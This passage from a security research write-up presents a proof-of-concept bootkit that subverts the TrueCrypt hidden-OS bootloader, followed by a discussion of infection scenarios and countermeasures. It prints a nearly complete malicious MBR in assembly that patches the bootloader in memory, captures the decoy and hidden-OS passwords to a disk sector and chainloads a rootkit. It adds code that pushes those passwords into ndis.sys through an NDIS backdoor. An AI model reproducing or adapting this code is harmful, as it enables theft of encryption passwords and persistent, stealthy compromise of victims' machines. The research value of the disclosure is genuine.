  - the patch shall write the passwords, and chainload the rootkit

**Installation steps for a rootkit – now:**

- write the new MBR to disk
- write the root kit sector(s) to disk

... quite simplified!

```
0003:1000> TrueBoot: In memory TrueCrypt bootloader patching
```

We implemented exactly this behaviour and optimized the code to fit within the MBR including some strings and a fancy boot splash of course. We included the two patches we used so far and merged them into one. It will be called after the TrueCrypt volume has been mounted just before the regular boot would continue. In order to bypass the boot track protection when the hidden OS is active, we simply first save the original int 13h vector and call it in order to write to disk – bypassing TrueCrypts hook. For this code we make the exception to print it here as it summarizes all we have researched so far:

#### ninja\_boot.asm – the new TrueCrypt bootsector (TrueBoot):

```

;=====
; ninja_boot.asm - the TrueBoot bootsector for NBRK
;-----
; truecrypt boot rootkit v 1.0
;
; armak00ni / last ninja labs
;=====
;
; loads, decompresses, patches, and executes truecrypt bootloader
; stores the truecrypt passwords into sector 31
; chainloads sectors 29-30, and executes them before windows boot
;=====

%define      PURPLE_SECTOR      32      ; sector to store passwords
%define      K00N_ID            'k0'

BITS 16

org          7c00h

start:
; --- simulate purple_chain environment ---
    jmp      continue                ; +0000
    db       'k00ni', 0              ; +0002

    decoy_password_ptr    dw tc_decoy_password - start ; +0008
    hidden_password_ptr   dw tc_hidden_password - start ; +000a

continue:
; - setup stack
cli
xor     ax, ax
mov     ss, ax
mov     sp, 7c00h
mov     si, sp
sti

; - show a fancy boot splash screen
push    si
mov     si, k00n_str
call    fancy_splash
pop     si
xor     ax, ax
push    ax
push    ax
pop     ds
pop     di

; save the int 13h handler
mov     eax, dword [0x4c]
mov     dword [cs:orig_int13], eax

; go to a resident copy
dec     word [413h]
int     12h                        ; memory into AX
mov     cl, 6                      ; (memory is in K)
shl     ax, cl
mov     es, ax
mov     word [cs:ninja_seg], ax    ; remember our resident segment
mov     cx, 512
push    cs
pop     ds
cld
rep     movsb                      ; copy ourselves

```

```

; ----- load tc boot loader -----
; Determine boot loader segment
mov     ax, 09000h
mov     es, ax

mov     ax, es
sub     ax, 0800h      ; Decompressor segment
mov     es, ax

; Load decompressor
mov     cl, 2
mov     al, 4
mov     bx, 0100h
call    read_sectors

; Load compressed boot loader
mov     bx, 0d00h
mov     cl, 6
mov     al, 039h
call    read_sectors

; Set up decompressor segment
mov     ax, es
mov     ds, ax
cli
mov     ss, ax
mov     sp, 08000h
sti

push    dx

; Decompress boot loader
push    0d0ah          ; Compressed data
push    07a00h         ; Output buffer size
push    08100h         ; Output buffer

push    cs
push    decompressor_ret
push    es
push    0100h
retf

decompressor_ret:
add     sp, 6
pop     dx

; Restore boot sector segment
push    cs
pop     ds

; ----->>>> after bootloader decompression: patch it <<<<-----
patch_bootloader:
push    es

; patch truecrypt boot
push    09000h
pop     es
mov     di, 0x1d9a

mov     si, patch_bin

; needs less bytes than:
movsw   ; mov     cx, PATCH_LEN
movsw   ; rep movsb
movsb   ;

pop     es

; -----

; DH = boot sector flags
mov     dh, [07db7h]

; Set up boot loader segment
mov     ax, es
add     ax, 0800h
mov     es, ax
mov     ds, ax
cli
mov     ss, ax

```

```

    mov     sp, 06ffch
    sti

    ; Execute boot loader
    push    es
    push    0100h
    retf

    ; Read sectors of the first cylinder
read_sectors:
    mov     ch, 0          ; Cylinder
    mov     dh, 0          ; Head
                                ; DL = drive number passed from BIOS

    mov     ah, 2
    int     13h
    ret

; ===== interesting stuff comes here =====
; patch: overwrite: from tcb:1c9a (file offsets here -> in ram +0x0100)
;     00001c9a 2eff6efc                jmp     far ptr cs:[bp-4]
;     00001c9e 5e                    pop     si
;     00001c9f c9                    leave
;     00001ca0 c3                    ret
patch_bin:
    ; jmp ninja_seg:patch_handler
    db 0eah
ninja_ofs    dw ninja_boot - start
ninja_seg    dw 0
PATCH_LEN   equ $ - patch_bin ; == 5 bytes (we don't use it (see movsw...))

; ===== load rootkit (ninja_ebrk) =====
; (will hook interrupts now, after the truecrypt mount ...)

ninja_boot:
                                ; executed in resident ram

    call    store_passwords_2_sector ; copy truecrypt passwords

    push    09800h
    pop     es
    xor     bx, bx
    mov     cx, 0x28 + 1
    mov     dx, 0x80
    mov     al, 2
    call    read_sectors

    mov     ax, cs
    push    cs
    push    return_here - start
    push    0x9800
    push    0
    retf

return_here:
    xor     al, al
    mov     si, k00n_str2 - start
    call    fancy_splash
    xor     ax, ax
    cli
    mov     si, ax
    mov     ds, ax
    mov     es, ax
    mov     ss, ax
    mov     ax, 7c00h
    mov     sp, ax
    sti
    mov     dx, 0x80          ; fake_boot
    push    0x0000
    push    ax
    retf

store_passwords_2_sector:
    ; read purple sector into buffer
    push    cs
    pop     es

    cld
    mov     al, 01h
    mov     bx, buffer - start
    push    bx
    mov     cx, PURPLE_SECTOR

```

```

    mov     dl, 80h
    call    read_sectors
    mov     ax, K00N_ID
    cmp     word [es:bx], ax
    je      .noinit

    ; init purple sector
    mov     word [es:bx], ax
    mov     di, bx
    inc     di
    inc     di

    xor     al, al
    mov     cx, 16+16
    rep     stosb

.noinit:
    pop     di
    inc     di
    inc     di
    push    09000h
    pop     ds

    ; is hidden?
    mov     bx, [ds:4B88h]
    mov     bl, [ds:bx+3D4h] ; bl: bool is_hidden

    ; copy password
    mov     si, 026h           ; int len, char *tc_password
    xor     cx, cx
    mov     cl, 15

    cmp     bl, 1
    jz      .is_hidden
    jmp     .cont

.is_hidden:
    add     di, 16

.cont:
    rep movsb
    xor     al, al
    stosb   ; asciiz

; store sector
    mov     ax, 0301h
    mov     bx, buffer - start
    mov     cx, PURPLE_SECTOR
    mov     dx, 80h
    pushf
    call    far [cs:orig_int13 - start]

    retn

fancy_splash:
    mov     ah, 0b8h
    mov     es, ax
    xor     ch, ch

    xor     di, di
    mov     ah, 050h
    mov     cl, 80
    rep     stosw
    mov     ah, 0dfh
    mov     cl, 80
    rep     stosw
    mov     ah, 0f0h
    mov     cl, 80
    rep     stosw
    mov     ah, 0dfh
    mov     cl, 80
    rep     stosw
    mov     ah, 05fh
    mov     cl, 80
    rep     stosw

    push    cs
    pop     ds
    mov     di, 35*2 + 160 * 2

.loopme:
    lodsb

```



```
    stosb
    inc     di
    or      al, al
    jnz     .loopme


    xor     ah, ah
    int     16h
    retn

k00n_str          db ' armak00ni/NBRK 1.0', 0
k00n_str2         db ';]', 0


orig_int13        dd 0
buffer            dw 0
tc_decoy_password resb 16
tc_hidden_password resb 16
```

### Screenshots:


Our new bootsector in action: splashing right after power on ;)



After a keypress: we land in the patched TrueCrypt Bootloader to enter the password:



After entering the password: the password is saved to sector 31, the rootkit is loaded, we are 1 keypress away from booting up the system – splashing once again:



## 0004:0000> Ninja Boot Root

Allright, our rootkits MBR installation is fancy and optimized, all we need now is a cool sector doing the real work. We already know how to modify the ebrk to get it working on top of TrueCrypt, especially to cope with the int 13h reentrancy. We want to make our rootkit cool, of course, so we want it to pass the TrueCrypt passwords from real mode up into kernel-space, and ready to be retrieved from user mode.

We are using a modified ebrk code, utilizing the NDIS backdoor. In order to have the passwords available from user-mode we implement the following changes to ebrk, making it become nbrk (ninja boot root kit):

**Changes to ebrk to make it become a ninja boot root kit (nbrk):**

- retrieve the passwords from the resident ninja boot sector
- in the ndis.sys patch: add a copy routine to copy the passwords into ndis.sys memory space
- do something cool
- implement a NDIS payload showing the passwords

We chose to retrieve the passwords from RAM, and forward them up into the ndis.sys address space. Of course we can also at any time read them from disk. It's a matter of taste probably. Not requiring a disk access is an advantage in most cases, so we chose this way. The other way stays available though ;)

For the implementation of the most important point 3 in our list above we chose to enhance the windows boot screen a little bit ...

The implementation of the NDIS payload is a "little" code utilizing the kernels paint and print routines to paint the TrueCrypt passwords onto your screen.

The full source code can be found in the appendix 000A:2000 (nbrk.asm).

```
0004:1000> TrueBoot + ebrk + armak00ni = NBRK
```

Let's finalize our rootkit demonstration. It consists of 3 components:

- true boot
- ninja boot root kit with the enhanced ndis backdoor
- psol – purple screen of information – the ndis payload

We added the following further modifications to the ebrk:

- on start: copy the passwords into a buffer inside the "LPatchFunction"
- LpatchFunction: copy the passwords into ndis.sys at offset 09a48h (overwriting a string that should not be used)
- "we added some binary data into the LBRCODE16, processing it in LInt13Hook\_ReadRequest" – see the screenshot ;)

Here some code snippets to show the most important parts of the implementation of the above points:

**The simplified startup code forwarding the passwords to the LPatchFunction:**

```

...
LBRCODE16_START EQU $
;
; Initialization
;
; forward truecrypt passwords to patch_func ...
mov     ds, ax

push    cs
pop     es

mov     si, word [ds:08h] ; decoy password
mov     cx, 16
mov     di, tc_password_decoy
rep     movsb

mov     si, word [ds:0ah] ; hidden password
mov     cx, 16
rep     movsb

; start normally
xor     bx, bx
push    bx
pop     ds

;
; Install our INT 13h hook
;
cli

mov     eax, [bx + (13h*4)]
mov     [es:INT13HANDLER - LBRCODE16_START], eax ; store previous handler

handler mov     word [bx + (13h*4)], LInt13Hook ; point INT 13h vector to our hook
mov     [bx + (13h*4) + 2], es ; (BX = 0 from earlier)

sti

; back to purple_chain or true boot -> boot windows
retf

```

**The code forwarding the passwords into ndis.sys:**

```

...
mov     esi, (LNDISBackdoor - LBRPATCHFUNC32_START) + BRCODE16_SIZE
NDISBACKDOOR_LINEAR EQU $-4

lea     edi, [ebx+40h]
rep     movsb

lea     eax, [edx+6 - (40h + (LNDISBACKDOOR_END - LNDISBackdoor) + 4)]
stosd

; ===== write truecrypt passwords into ndis.sys memory space
pop     ebx
mov     edi, ebx
add     edi, 09a48h
mov     ecx, 32

call    me
me:     pop     esi
add     esi, tc_password_decoy - me

.loopme:
mov     al, [cs:esi]
stosb
inc     esi
loop    .loopme

jmp     LPatchFunction_done


tc_password_decoy db 'here decoy pass', 0
tc_password_hidden db 'here hdden pass', 0

LBRPATCHFUNC32_END EQU $
...


```

```
0004:2000> NBRK in action
```


Enhanced windows loader screen ;)



One <enter> before executing the ndis payload: purple screen of information:



after pressing enter: the kernel password painter – “purple screen of information”



**0005:0000> Discussion and conclusion**

We completed our research about the infection resistency of the TrueCrypt hidden operating system successfully and implemented proof of concept code working out all the functions we planned to. Our thesis to be able to load an existing common boot root kit just after the TrueCrypt system volume mount proved to be true, requiring small changes to the existing malware code.

**Discussion**

Our code comes into action when it has already been written to the boot track. We did not cover an infection/exploit mechanism for this to happen, this was not of our interest – there are plenty out there. We see various infection scenarios, and they are mainly independent of whether using a TrueCrypt system, or not. Our goal was to find out how far a malware could go once it has entered the system (drive by infection, boot media), especially regarding the TrueCrypt password protection, and the “plausible deniability”. We wanted to show, that by subverting the TrueCrypt bootloader exactly the most important parts of the TrueCrypt protection are easily subvertible, resulting in serious consequences. We see the biggest threat in the **inter OS implication** that is not immediately clear to the TrueCrypt user:

**A malware being executed on the decoy OS can result in the hidden OS password being emailed to the attacker, the hidden OS is easily provable this way!**

As we find, it is even ways too easy. From previous discussions (for example about the “TrueCrypt attack” of the stoned bootkit) we know TrueCrypts point of view about our code would probably be similar to: “the attack is invalid”: Once we allow any malware to enter our computer it is not in the responsibility of TrueCrypt to defend against it. TrueCrypt therefore is still safe. (We do not want to call our code an attack though. It is just a method to execute a rootkit.)

We have a slightly different point of view, when allowing for the human factor. We find that TrueCrypts presentation of the hidden os (esp. the advertised “plausible deniability”), and their rules about how to use a hidden operating system can support behaviours almost leading a person to a compromised system. It suggests a very strong protection impossible to prove.

The decoy OS shall be used as often as the hidden OS. The hidden OS is encrypted very strong, in a way it can not even be proved. This can lead the user of such system to believe that this hidden system is so secure – he can use the decoy system for surfing the web without risking harm to the hidden OS. This is the point where all can go wrong. One could use the decoy OS to read his “normal” personal e-mail, as suggested, not being aware that this can affect the deniability of his hidden OS. In both situations the boot track can be attacked – either by a drive by infection browsing the wrong website, or by opening a specially crafted email. Such email could directly be sent by an attacker to the very user.

This is just an example of a real world scenario. Also, one is never safe from 0-day exploits. Reading mail on the decoy system might result in the password of the hidden OS being sent to an attacker.

**One should always be aware, that any malware attacking the decoy OS automatically affects the hidden OS as well when it targets the boot track!**

**We also want to say a word about linux live CD usage:** Another scenario can be when the computer is used as a business laptop caring sensitive data. Since the user knows it is a business laptop, he will probably not use it to surf for porn, neither on the hidden nor on the decoy system. But still the person might be travelling and for such situations the user got a good advice from a “security expert”: he can use a linux live CD to browse the web! That would probably be the most stupid idea ever. On the one side - Linux live CDs usually are prepared for simple usage. They come with an empty root password. They come with sudo enabled for any command (verified on ubuntu and mint). A little browser exploit allowing arbitrary commands in browser (=user) context may sudo attack the boot track without notice, without prompting for

a password. Same for a webmail, or a chat program, or ... It is even more easy to infect a TrueCrypt system from a booted linux live CD than from a normal windows installation! Also – when one boots live CDs, he might not all the time enter the BIOS setup to allow it and then disable it. BIOS password? One could think its is an overkill: this is a truecrypt system – the decoy system is no problem, and the hidden OS is totally protected due to the strong encryption. It is even impossible to prove! In this case when there is no BIOS password, and the boot from external media is allowed – an attacker can also just once boot the computer from a prepared CDRom. That is enough to write the rootkit to the boot track. And both – the decoy and the hidden password will be emailed to the attacker within a few days. Especially business laptops can be accessed when staying alone in a hotel room, car, ... When accessing it the 2<sup>nd</sup> time all sensitive data can be copied.

The above scenarios might sound surreal for one or the other. They are what we can quickly think of. We find that in this sense TrueCrypts encrypted operating systems are not more or less secure than regular windows installations. This is the point we want to make.

Especially the fact that the passwords can be grabbed so easily due to the simple coding in real mode makes every infection more dangerous, as there is easy access to the passwords.

## Conclusion

The fact that we did not see rootkits targetting TrueCrypt hidden operating systems in the wild might just be an accident. We were able to prove that any existing boot rootkit can be modified to run on a TrueCrypt encrypted operating system. Once installed via the decoy OS, it has access to the passwords, can copy files from the hidden to the decoy os (by mounting / copying / umounting, or using the boot track as stage), and harm the systems like on any other regular windows installation.

Only when clearly following all the security guidelines, and never connecting the decoy and the hidden system to the internet, when having a BIOS password enabled, and booting from external media is disabled, the TrueCrypt hidden operating system can not be proved. Once a malware has stored the according password to disk this is not the case anymore.

Another security improvement would be to always boot from the TrueCrypt rescue CD.

There would be ways to prevent this after an infection – by for example altering TrueCrypts volume encryption information on disk, so that the malware bootsector is then required for boot. If this is not the case – the good news is – that a restore of the boot track can be made any time using the rescue CD, removing the rootkit.

But the main problem would be to detect the rootkit immediately before the hidden OS is booted the first time. Usually being stealthy is the speciality of a rootkit.

We conclude that a TrueCrypt hidden operating system is not an “out of the box” security feature for the masses. We also conclude that the decoy OS must be protected with the same amount of attention as to the hidden OS by the user.

